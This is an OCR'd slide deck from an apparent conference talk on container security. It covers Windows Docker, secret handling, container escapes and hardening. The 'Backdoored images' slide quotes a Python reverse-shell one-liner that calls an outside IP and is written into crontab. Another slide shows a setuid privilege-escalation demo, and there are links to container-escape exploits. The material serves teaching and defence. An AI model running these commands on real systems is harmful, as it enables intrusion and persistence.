Containers with windows, elevators and backdoors

Alex Ivkin

whoami - iamAI

- Director of Solution Engineering at Eclypsium - Firmware and Hardware Security
- Security Architect with Checkmarx - Application Security
- VP for professional services - IAM and GRC

CISSP, CISM, CSXP and a bunch of other 4 letter acronyms

What this talk is not about


I am not here to talk about Docker

What this talk is not about


I am not here to talk about Docker

...well, not only about Docker

...I will also not talk about what's low in the stack




Obligatory Slides




History of containers

Obligatory slides



Broken containers

Obligatory slides



Dead whale

The story begins

Be me, a year ago, inherit a [legacy] traditional security product

DevOps - the devs are screaming containers, microservices, serverless!

Catch up with time:

I need to make it secure, I need to make it fast, I need it to fit into the Ops side of the DevOps pipeline

Defining a container

“Compartment” designed to solve two issues:

Developing, packaging and deploying applications - distribution


Running untrusted and potentially malicious code - sandbox

VM “Containers”


Reasonably secure - but:

- Not for single processes
- They are big, slow to boot, hard to manage
- Hashicorp Vagrant and Packer
- Tune up and down with puppet and chef but it's still massive

Great at sandboxing, not so much at distribution




Kernel-level containers



They are not first order concepts - capabilities (process privs), cgroups (resource controls), namespaces (isolate kernel elements), seccomp (syscall filters), overlay fs, overlay net


- LXC - hard mode containers + Canonical LXD
- Docker - easy mode, with some cost
- CoreOS - rkt, umm secure?
- Heroku - Flockport, Joyan, RancherOS, Sandstorm.io (dead)

You are the master builder, turn on and off namespaces, run GUI tools,
run Windows Tools, run AI algorithms (CUDA), so you're free shoot yourself in the foot.



App package containers and in-app sandboxes

- Application confinement, application distribution
- Snaps
- AppImage, ZeroInstall, FlatPak
- VMware ThinApp
- Citrix XenApp
- Microsoft App-V



The “here” things

```
alex@ubuntu:~$ apt install kate
...
0 upgraded, 152 newly installed, 0 to remove and
52 not upgraded

Do you want to continue? [Y/n] n
```


```
alex@ubuntu:~$ postman

Command ‘postman' not found, but can be installed with:

sudo snap install postman
```

Application containers

from __future__ import containers




Katacontainers - Intel Clear Containers and runV - Very fast booting VMs (kvm+qemu)

Performance comparison - *https://blog.hansenpartnership.com/measuring-the-horizontal-attack-profile-of-nabla-containers/*

from __future__ import containers

SCONE - Containers on Intel's SGX enclaves

- did you *foreshadow* it?



The story continues


I made my pick -

Flexibility, performance, reasonable security for trusted code

But it’s windows


Line

Windows Docker containers




Docker Toolbox - VirtualBox driven, deprecated

Docker for Windows with HyperV for Win10. HyperV is exclusivistic, hoever I’ve run HyperV on KVM on Linux in parallel with VirtualBox

- Microsoft Windows Server Containers subsystem - on Windows Server and Windows Server Core.
- Images start from either Nano Server (1.2G) (64bit .Net Core only) or Windows Server Core (11G) .Net+32bit. With telemetry of course.
- Linux containers run in a Moby HyperV VM (LCOW).
- Windows containers on Linux on a WSC VM

What's the catch?



Still in the works, networking is buggy

Nano is headless, WSC does have a working RDP, so now windows GUI


You can't do windows update in containers.

Microsoft helps by releasing updated base image to Docker Hub with a full version number.

Security - docker daemon attack surface

Insecure deserialization on a windows dockerd named pipe to turn a docker user into net authority\system

Docker.core.dll is written in .NET not GO




Docker Community Edition 18.06.0-ce-rc3-win68 2018-07-19

Download

- Upgrades
  - Docker 18.06.0-ce-rc3
  - Docker Machine 0.15.0
  - Docker compose 1.22.0
- New
  - New Kubernetes menu item allowing to switch Kubernetes context & connect to clusters other than the local one.
- Bug fixes and minor changes
  - AUFS storage driver is deprecated in Docker Desktop and AUFS support will be removed in the next major release. You can continue with AUFS in Docker Desktop 18.06.x, but you will need to reset disk image (in Settings > Reset menu) before updating to the next major update. You can check documentation to save images and backup volumes
  - Fix startup issue with aufs
  - Fix status bug which could prevent the kubernetes cluster from starting.
  - Fix bug which would cause VM logs to be written to RAM rather than disk in some cases, and the VM to hang.
  - Fix security issue with named pipe connection to docker service.

https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html

DNS Rebinding attack with VM persistence



https://www.blackhat.com/docs/us-17/thursday/us-17-Cherny-Well-That-Escalated-Quickly-How-Abusing-The-Docker-API-Led-To-Remote-Code-Execution-Same-Origin-Bypass-And-Persistence_wp.pdf

Sensitive Intellectual Property

Encrypted installer

Sensitive deployment

Licensing protocol

DB Access Keys

Why keeping secrets is a hard problem

Can’t hide in ENV in the build, or ARG - docker history

Passing ENV in the run time exposes secrets in the command line

Deleting files without squashing keeps them in the build. Squashing makes development harder. Multistage build helps but makes the build process more complex


53

Solutions

Squashing and multi-stage builds, but not on windows.

Secrets -

- Open source - Dockito Vault
- Standalones - Hashicorp Vault, CyberArk
- Cloud - AWS KMS, Azure, GCP
- Orchestrators - Kubernetes, Swarm, OpenShift

Linux build time support container

Linux container security

Escaping containers - https://contained.af/

DoS - Net, FS, Memory, CPU - configure and ulimit (you can't ulimit root)

In theory CAP_NET_RAW capability allows for spoofing, sniffing and MITM

Container user-space and application stack. Use minimal, run through SCA tools - Sonatype, Docker Security Scanning, CoreOS Clair, BlackDuck(Synopsys)

Footguns

Can’t Ctrl-C a Node App

lakruzz commented on Jun 11

Another solution, which doesn't require any change in the code, is to add `--pid=host` to the docker run startup arguments.

That will allow you to kill the host, with `<CTRL>+C`

1

Implement signal handling in your app[1].

https://blog.ghaiklor.com/avoid-running-nodejs-as-pid-1-under-docker-images-when-running-them-on-mesosphere-kubernetes-or-b7bd505657f9?gi=a27a305be2d7
https://github.com/nodejs/docker-node/blob/master/docs/BestPractices.md#handling-kernel-signals

Common footguns

docker run --rm -it -v /:/x alpine sh

Now try docker run --rm -it -v /:/x -u 1000:1000 alpine sh

Use -u but also remember there is privelege elevation allowed by default:

sudo cp $(which id) id

sudo chmod +s id

docker run --rm -it -v $(pwd):/x -u 1000:1000 ubuntu /x/id

uid=1000 gid=1000 euid=0(root) egid=0(root) groups=0(root)

docker run --rm -it -v $(pwd):/x -u 1000:1000 **--security-opt=no-new-privileges**

Backdoored images

Docker Hub had 17 backdoored images in 2018, mining Monero

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"98.142.1
40.13\\\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);'\\n\" >>
/mnt/etc/crontab
```


That got 5 million “pulls” - netted over $90k/yr

Expose your docker/kubernetes/swarm mgmt port and have the image pushed to you

https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

Kernel exploit to container privesc

Using a known kernel waitid() exploit CVE-2017-5123 to do add caps




```
$ cat /proc/$$/status | grep Cap
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
$ capsh --print
Current: =
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,
cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_
bind_serv
ice,cap_net_raw,cap_sys_chroot,cap_mknod,cap_au
dit_write,cap_setfcap+i
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fseti
d,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_ne
t_bind_s
.....
```

https://www.twistlock.com/labs-blog/escaping-docker-container-using-waitid-cve-2017-5123/
https://github.com/FloatingGuy/CVE-2017-5123

Docker 18.9 added ssh protocol to DOCKER__HOST

https://github.com/docker/compose/issues/6336

Use container OSes

Container Linux by CoreOS - SELinux, ChromeOS/Gentoo *

Container-Optimized OS - Google

Photon OS by VMWare, RancherDC/OS

Ubuntu Core for App Containers (snaps)

Chrome OS - https://chromium.googlesource.com/chromiumos/docs/+/master/containers_and_vms.md

Qubes OS for VM Containers

** rkt and systemd-nspawn add CAP_SYS_ADMIN to all containers*

Securing Linux containers

There is only one kernel to update.


Use a known FROM starter image, find Dockerfile for what you need and build. (docker automated builds), build yourself, reverse history if needed.

Force non-root with -u or --userns-remap*

Minimize - if you put everything in a sandbox then there is no sandbox

Isolate master and system nodes - run these on machines that are separate from these that are running untrusted code

The end result



Takeaways

Isolation is not the main concern. Your apps and your OpSec are.

Use Container OS to force good habits.


Restrict access to host resources - network included.

Security takes time and costs money, factor it in.

Thank you!

alex@ivkin.net

https://securedmind.com



Docker Supply Chain Attacks


Docker Official Repositories are a curated set of Docker repositories hosted on Docker Hub - https://github.com/docker-library/official-images

Docker Store contains content that has been submitted for approval by qualified Store Vendor Partners.

CNCF Notary is a tool for publishing and managing trusted collections of c
sign collections and consumers can verify integrity and origin of content.

Docker Registry

Serverless



Google Cloud Functions, Amazon lambda, Azure Functions

Stateless, slow, platform dependent

Two servers - one running the container, another hosting your code

Exfil in under 5 minutes.

Shortlived, read only, isolated, no admins, no need to patch the server, no net out

Big data processing

Demo

Owning serverless

AMI/EC2 server. Instance metadata

https://media.ccc.de/v/33c3-7865-gone_in_60_milliseconds

https://www.youtube.com/watch?v=byJBR16xUnc

Refs

DEF CON 23 - Aaron Grattafiori - Linux Containers - Future or Fantasy

Blackhat 2015 - Anthony Bettini - Vulnerability Exploitation In Docker Container Environments

https://github.com/GDSSecurity/Docker-Secure-Deployment-Guidelines

Docker bench for security - https://github.com/docker/docker-bench-security